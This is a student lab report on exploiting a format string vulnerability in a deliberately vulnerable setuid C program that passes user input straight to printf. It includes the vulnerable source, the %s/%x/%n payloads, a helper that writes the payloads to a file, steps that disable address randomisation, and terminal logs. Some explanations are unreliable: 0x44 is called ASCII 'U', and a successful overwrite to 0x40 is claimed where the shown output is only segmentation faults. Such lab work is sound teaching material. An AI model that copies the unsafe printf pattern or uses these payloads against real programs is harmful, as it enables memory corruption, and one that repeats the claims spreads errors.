Lab5: Format String Vulnerability
Md Rony
John Jay College of Criminal Justice

Task 1: Exploit the Vulnerability

1. Crash the Program which I named it " format.c"

```
md@md-VirtualBox:~/Desktop$ gcc -o format format.c
format.c: In function 'main':
format.c:20:67: warning: cast from pointer to integer of different size [-Wpoint
er-to-int-cast]
     printf("The variable secret's address is 0x%8x (on stack)\n", (unsigned int
)&secret);
                                                                   ^
format.c:21:64: warning: cast from pointer to integer of different size [-Wpoint
er-to-int-cast]
     printf("The variable secret's value is 0x%8x (on heap)\n", (unsigned int)se
cret);
                                                              ^
format.c:22:56: warning: cast from pointer to integer of different size [-Wpoint
er-to-int-cast]
     printf("secret[0]'s address is 0x%8x (on heap)\n", (unsigned int)&secret[0]
);
                                                      ^
format.c:23:56: warning: cast from pointer to integer of different size [-Wpoint
er-to-int-cast]
     printf("secret[1]'s address is 0x%8x (on heap)\n", (unsigned int)&secret[1]
);
                                                      ^
format.c:31:12: warning: format not a string literal and no format arguments [-W
format-security]
     printf(user_input);
            ^~~~~~~~~~
md@md-VirtualBox:~/Desktop$ chmod 4755 format
md@md-VirtualBox:~/Desktop$ ls -l format
-rwsr-xr-x 1 md md 16720 Mar 29 15:56 format
md@md-VirtualBox:~/Desktop$ ./format
The variable secret's address is 0x6199c1c8 (on stack)
The variable secret's value is 0xcab9d260 (on heap)
secret[0]'s address is 0xcab9d260 (on heap)
secret[1]'s address is 0xcab9d264 (on heap)
Please enter a decimal integer
123
Please enter a string
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
```

Observation: I compile our format.c and ignore the warning and make it a Set UID program and run the program and enter our format string with a number of %s t crash our program and we notice that we are successful as there is a Segmentation Fault.

2. Print out secret [1] value



Figure 2

Observation: This time we enter our format string as a number of %x as our format string to printf statement.

Explanation: To know the address of secret [1], we need to let int_input contain the address of secret [1], then using %x to move the pointer back when the program run call printf to try to output user input.
The above screenshot, we are trying to find where is the int_input located, i.e. how many "%x" do we need to make pointer move to the int_input position.



Figure 3

Observation: I successfully identified the location of secret [1]. So, I added a %s to display the value at that position.
Explanation: The print result is „U", because the original value of secret [1] is „0x44", which corresponds to ASCII „U".

3. Modify secret [1] value



Figure 4

Observation: In our format string to printf, we add %n at the position of secret [1].

Explanation: Usually, printf function could not set value to variable, but when format string contains "%n", it will write the number of the string that written to the variable that address point to.

4. Modify secret [1] to a predetermined value



Figure 5

Observation and Explanation: We add 4 numbers in format string and value of secret[1] is now 0x34 which is 4 less than 0x38.

Task 2: Memory randomization

```
md@md-VirtualBox:~$ cd Desktop
md@md-VirtualBox:~/Desktop$ sudo chmod 4755 format
[sudo] password for md:
md@md-VirtualBox:~/Desktop$ ls -l format
-rwsr-xr-x 1 md md 16720 Mar 29 15:56 format
md@md-VirtualBox:~/Desktop$ sudo sysctl -w kernel.randomize_va_sp
ace=0
kernel.randomize_va_space = 0
md@md-VirtualBox:~/Desktop$ exit
```

figure 6

```
md@md-VirtualBox:~$ cd Desktop
md@md-VirtualBox:~/Desktop$ sudo chmod 4755 format
[sudo] password for md:
md@md-VirtualBox:~/Desktop$ ls -l format
-rwsr-xr-x 1 md md 16720 Mar 29 15:56 format
md@md-VirtualBox:~/Desktop$ sudo sysctl -w kernel.randomize_va_sp
ace=0
kernel.randomize_va_space = 0
md@md-VirtualBox:~/Desktop$ ./format
The variable secret's address is 0xffffdfe8 (on stack)
The variable secret's value is 0x55559260 (on heap)
secret[0]'s address is 0x55559260 (on heap)
secret[1]'s address is 0x55559264 (on heap)
Please enter a decimal integer
21
Please enter a string
21
21
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
md@md-VirtualBox:~/Desktop$ ./format
The variable secret's address is 0xffffdfe8 (on stack)
The variable secret's value is 0x55559260 (on heap)
secret[0]'s address is 0x55559260 (on heap)
secret[1]'s address is 0x55559264 (on heap)
Please enter a decimal integer
```

Figure 7

Observation: This time, we delete the scanf statement for int_input. So i needed to add the address of secret [1] at the top of user_input. We use two malloc () functions to achieve that lucky situation. We also turn off address randomization for this task. Now we can notice form Figure 6 that the address of secret [1] remains constant.


GNU nano 2.9.8
format.c
#include<stdio.h>
#include<stdlib.h>
#define SECRET1 0x44
#define SECRET2 0x55
int main(int argc, char *argv[])
{
char user_input[100];
int *secret;
int int_input;
int a, b, c, d; /* other variables, not used here.*/
/* The secret value is stored on the heap */
secret = (int *) malloc(2*sizeof(int));
/* getting the secret */
secret[0] = SECRET1; secret[1] = SECRET2;
printf("The variable secret's address is 0x%8x (on stack)\n", (unsigned int)&secret);
printf("The variable secret's value is 0x%8x (on heap)\n", (unsigned int)secret);
printf("secret[0]'s address is 0x%8x (on heap)\n", (unsigned int)&secret[0]);
printf("secret[1]'s address is 0x%8x (on heap)\n", (unsigned int)&secret[1]);
printf("Please enter a decimal integer\n");
scanf("%d", &int_input); /* getting an input from user */
printf("Please enter a string\n");
scanf("%s", user_input); /* getting a string from user */
/* Vulnerable place */
printf(user_input);
printf("\n");
/* Verify whether your attack is successful */
printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
printf("The new secrets: 0x%x -- 0x%x\n", secret[0], secret[1]);
return 0;
}

Figure 8



Figure 9

Observation: We use string.c program to inject our format string in the vulnerable program now. We can notice that our address of secret [1] is located after 9 addresses i.e. we need 9 %x to point to the address of secret [1].

```
md@md-VirtualBox:~/Desktop$ nano string.c
md@md-VirtualBox:~/Desktop$ gcc -o string string.c
string.c: In function ‘main’:
string.c:26:9: warning: implicit declaration of function ‘write’; did you mean ‘fwri
te’? [-Wimplicit-function-declaration]
         write(fp, buf, size);
         ^~~~~
         fwrite
string.c:27:9: warning: implicit declaration of function ‘close’; did you mean ‘pclo
se’? [-Wimplicit-function-declaration]
         close(fp);
         ^~~~~
         pclose
md@md-VirtualBox:~/Desktop$ ./string
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x
The string length is 45
md@md-VirtualBox:~/Desktop$ ./format < mystring
The variable secret's address is 0xffffdfe8 (on stack)
The variable secret's value is 0x55559260 (on heap)
secret[0]'s address is 0x55559260 (on heap)
secret[1]'s address is 0x55559264 (on heap)
Please enter a decimal integer
Please enter a string
1|f7fb38d0|fbad2098|0|0|ffffe148|0|0|55559260|804b01c|78257c78|257c7825|7c78257c|782
57c78
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```

Figure 10

Observation: Now we insert a format string with 9 %x and one %s to display the value of secret [1] and we get the value U which corresponds to 0x44.

```
md@md-VirtualBox:~/Desktop$ ./string
%x|%x|%x|%x|%x|%x|%x|%x|%x|%s
The string length is 33
md@md-VirtualBox:~/Desktop$ ./format < mystring
The variable secret's address is 0xffffdfe8 (on stack)
The variable secret's value is 0x55559260 (on heap)
secret[0]'s address is 0x55559260 (on heap)
secret[1]'s address is 0x55559264 (on heap)
Please enter a decimal integer
Please enter a string
Segmentation fault (core dumped)
md@md-VirtualBox:~/Desktop$ ./string
%x%x21%x%07%x%x%x%x%x%n
The string length is 27
md@md-VirtualBox:~/Desktop$ ./format < mystring
The variable secret's address is 0xffffdfe8 (on stack)
The variable secret's value is 0x55559260 (on heap)
secret[0]'s address is 0x55559260 (on heap)
secret[1]'s address is 0x55559264 (on heap)
Please enter a decimal integer
Please enter a string
Segmentation fault (core dumped)
```

Figure 11

Observation and Explanation: Now i inserted a format string with %n to modify the value the secret [1]. I observed that we are able to modify secret [1] to 0x40.

Reference:
https://github.com/aasthayadav/CompSecAttackLabs/tree/master/7.%20Format%20String%20Vulnerability

”